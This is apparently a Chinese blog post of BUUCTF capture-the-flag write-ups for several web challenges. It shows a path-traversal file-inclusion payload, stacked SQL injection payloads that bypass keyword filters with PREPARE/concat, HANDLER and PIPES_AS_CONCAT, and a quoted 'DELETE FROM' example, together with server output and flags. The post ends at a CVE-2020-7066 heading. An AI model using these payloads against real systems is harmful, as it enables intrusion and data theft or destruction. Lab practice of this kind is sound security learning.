
BUUCTF持续更新中

原创

每天都要努力哇 于 2020-10-19 16:34:54 发布 168 收藏 2

分类专栏： 刷题记 文章标签： 1024程序员节

本文链接：https://blog.csdn.net/wo41ge/article/details/109162753




目录


[HCTF 2018]WarmUp

这里补充一个知识点：phpmyadmin 4.8.1任意文件包含

环境我已经启动了



去访问一下


查看器
控制台
调试器
网络
样式编辑器
性能
内存
存储
无障碍环境
应用程序
Cookie Editor
搜索 HTML
过滤样式
<!DOCTYPE html>
<html lang="en">

<head>
<body>
<!--source.php-->

<img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg">
</body>
</html>
元素 {
}
https://blog.csdn.net/wo41ge

源码有提示 去访问一下

```php
<?php
        highlight_file(__FILE__);
        class  emmm
        {
                public  static  function  checkFile(&$page)
                {
                        $whitelist  =  ["source"=>"source.php","hint"=>"hint.php"];
                        if  (!  isset($page)  ||  !is_string($page))  {
                                echo  "you  can't  see  it";
                                return  false;
                        }

                        if  (in_array($page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  mb_substr(
                                $page,
                                0,
                                mb_strpos($page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  urldecode($page);
                        $_page  =  mb_substr(
                                $_page,
                                0,
                                mb_strpos($_page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }
                        echo  "you  can't  see  it";
                        return  false;
                }
        }
```


然后看到了源码

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

```php
<?php
        highlight_file(__FILE__);
        class  emmm
        {
                public  static  function  checkFile(&$page)
                {
                        $whitelist  =  ["source"=>"source.php","hint"=>"hint.php"]
                        if  (!  isset($page)  ||  !is_string($page))  {
                                echo  "you  can't  see  it";
                                return  false;
                        }

                        if  (in_array($page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  mb_substr(
                                $page,
                                0,
                                mb_strpos($page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  urldecode($page);
                        $_page  =  mb_substr(
                                $_page,
```


这里白名单里给了一个提示

flag not here, and flag in ffffllllaaaagggg

尝试直接去访问它

Not Found

The requested URL /ffffllllaaaagggg was not found on this server.

Apache/2.4.25 (Debian) Server at 4ad8b0c4-c6e5-4f5b-a192-3e9fd5085519.node3.buuoj.cn Port 80

报错了…

尝试穿越目录去访问

Not Found

The requested URL /ffffllllaaaagggg was not found on this server.

Apache/2.4.25 (Debian) Server at 4ad8b0c4-c6e5-4f5b-a192-3e9fd5085519.node3.buuoj.cn Port 80

依然报错了

看源码吧

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
//这里是提供了两个白名单
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(  //返回中文字符串的一部分
                $page,
                0,
                mb_strpos($page . '?', '?')

//我们输入flag  但其实它在你的字符串后面加了一个问号，然后返回问号的位置，就是=4

//所以想绕过这里，直接?flag，他检测到的问号就是0，然后0，0没有执行 就绕过了

            );
            if (in_array($_page, $whitelist)) {  //检测是不是在白名单
/hint.php?flag  进行绕过  进行目录穿越就可以了
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }
//上面是定义了一个类

    if (! empty($_REQUEST['file'])  //如果变量不存在的话，empty()并不会产生警告。
        && is_string($_REQUEST['file'])  //必须是字符串
        && emmm::checkFile($_REQUEST['file'])  //上面的那个类
    ) {
        include $_REQUEST['file'];  //就包含这个文件   参数也就是file
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

所以 最后就是 这样

```
?file=hint.php?../../../../../../../../ffffllllaaaagggg
```

就得到了flag

flag{acbbba26-c81b-4603-bcb7-25f78adeab18}

flag{acbbba26-c81b-4603-bcb7-25f78adeab18}

[强网杯 2019]随便注

进入题目链接

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

- 1.输入：`1'` 查看注入类型

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1

所以他的sql语句是单引号过滤

- 2.查看字段（为2）

```
1' order by 2#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


- 3.显示回显

```
1' union select 1,2#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```


相当于告诉了我们它的过滤

尝试用堆叠查询试试了

- 4.查库

```
1;show database();
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


- 5.查表

```
1';show tables;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

所以是有两个表

```
1919810931114514
```

```
words
```

- 6.查列

```
1';show columns from `words`;#
```

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


表名words需要被`这个符号包起来，这个符号是 esc下面一个的按键，这个符号在mysql里 用于 分割其他命令，表示此为（表名、字段名）

```
1';show columns from `1919810931114514`;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

看到flag了!!!

那么如何查询到数据呢？ `select` 函数被过滤了，其实mysql的函数有很多

这里通过 MYSQL的预处理语句，使用：

```
concat ('s','elect',' * from `1919810931114514`')
```

完成绕过

构造pyload：

```
1';PREPARE test from concat('s','elect','* from `1919810931114514`');EXECUTE test;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


```
array(1) {
  [0]=>
  string(42) "flag{3b3d8fa2-2348-4d6b-81af-017ca90e6c81}"
}
```

---


flag{3b3d8fa2-2348-4d6b-81af-017ca90e6c81}


[SUCTF 2019]EasySQL

环境我已经启动了 进入题目链接



老套路 先看看源码里面有什么东西






不出意料的什么都没有


但是提示我们它是POST传参

这是一道SQL注入的题目


不管输入什么数字，字母 都是这的 没有回显



但是输入:`0`没有回显 不知道为啥



而且输入:`1'` 也不报错 同样是没有回显



尝试注入时 显示Nonono.

也就是说，没有回显，联合查询基本没戏。

好在页面会进行相应的变化，证明注入漏洞肯定是有的。


而且注入点就是这个**POST参数框**

看了大佬的WP 才想起来 还有**堆叠注入**


```
堆叠注入原理
```

```
在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个sql语句后继续构造下

一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而union injection（联合注入）也是

将两条语句合并在一起，两者之间有什么区别么？区别就在于union 或者union all执行的语句类型是有

限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。例如以下这个例子。用户输

入：1; DELETE FROM products服务器端生成的sql语句为：（因未对输入的参数进行过滤）Select *

from products where productid=1;DELETE FROM products当执行查询后，第一条显示查询信息，第

二条则将整个表进行删除。
```

```
1;show databases;#
```




```
1;show tables;#
```




```
1;use ctf;show tables;#
```

Give me your flag, I will tell you if the flag is right.

提交查询


Array ([0] => 1) Array ([0] => Flag)

跑字典时 发现了好多的过滤 哭了 没有办法...

看到上面主要是有两中返回，一种是空白，一种是nonono。

在网上查writeup看到

```
输入1显示:Array ( [0] => 1 )
输入a显示:空白
输入所有非0数字都显示:Array ( [0] => 1 )
输入所有字母（除过滤的关键词外）都显示空白
```



可以推测题目应该是用了 `||` 符号。

推测出题目应该是 `select $_post[value] || flag from Flag。`

这里 就有一个符号 `||`

当有一边为数字时 运算结果都为 true 返回1

使用 `||` 运算符，不在是做 `或` 运算 而是作为**拼接字符串的作用**

在oracle 缺省支持 通过 `||` 来实现字符串拼接，但在mysql 缺省不支持

需要调整mysql 的sql_mode 模式：pipes_as_concat 来实现oracle 的一些功能。

这个意思是在oracle中 || 是作为字符串拼接，而在mysql中是运算符。

当设置 `sql_mode` 为 `pipes_as_concat` 的时候，mysql也可以把 `||` 作为字符串拼接。

修改完后，|| 就会被认为是字符串拼接符

MySQL中sql_mode参数，具体的看这里

- 解题思路1：

payload：`*,1`

查询语句：`select *,1||flag from Flag`


- 解题思路2：

堆叠注入，使得`sql_mode`的值为`PIPES_AS_CONCAT`

payload:`1;set sql_mode=PIPES_AS_CONCAT;select 1`

解析：

```
在oracle 缺省支持 通过 ‘ || ’ 来实现字符串拼接。

但在mysql 缺省不支持。需要调整mysql 的sql_mode

模式：pipes_as_concat 来实现oracle 的一些功能。
```




flag出来了 头秃 不是很懂 看了好多的wp…

[GYCTF2020]Blacklist


进入题目链接

- 1.注入：1’



为`'`闭合

- 2.看字段：`1' order by 2#`



确认字段为2

- 3.查看回显:1' union select 1,2#

发现过滤字符

与上面的`随便注`很像，太像了，增加了过滤规则。

修改表名和set均不可用，所以很直接的想到了`handler`语句。

- 4.但依旧可以用堆叠注入获取数据库名称、表名、字段。

```
1';show databases#    获取数据库名称

1';show tables#       获取表名

1';show columns from FlagHere ;#  或 1';desc FlagHere;#      获取字段名
```

- 5.接下来用 handler语句读取内容。

```
1';handler FlagHere open;handler FlagHere read first#
```

直接得到 flag 成功解题。

flag{d0c147ad-1d03-4698-a71c-4fcda3060f17}

补充handler语句相关。


mysql除可使用select查询表中的数据，也可使用`handler`语句

这条语句使我们能够一行一行的浏览一个表中的数据，不过handler语句并不

具备select语句的所有功能。它是mysql专用的语句,并没有包含到SQL标准中

[GKCTF2020]cve版签到

查看提示 菜鸡的第一步



提示了：`cve-2020-7066`

赶紧去查了一下

```
cve-2020-7066

PHP 7.2.29之前的7.2.x版本、7.3.16之前的7.3.x版本和7.4.4

之前的7.4.x版本中的‘get_headers()’函数

存在安全漏洞。攻击者可利用该漏洞造成信息泄露。
```

```
描述

在低于7.2.29的PHP版本7.2.x，低于7.3.16的7.3.x和低于7.4.4的7.4.x中，

将get_headers（）与用户提供的URL一起使用时，如果URL包含零（\ 0）字符，

则URL将被静默地截断。这可能会导致某些软

件对get_headers（）的目标做出错误的假设，并可能将某些信息发送到错误的服务器。
```

利用方法

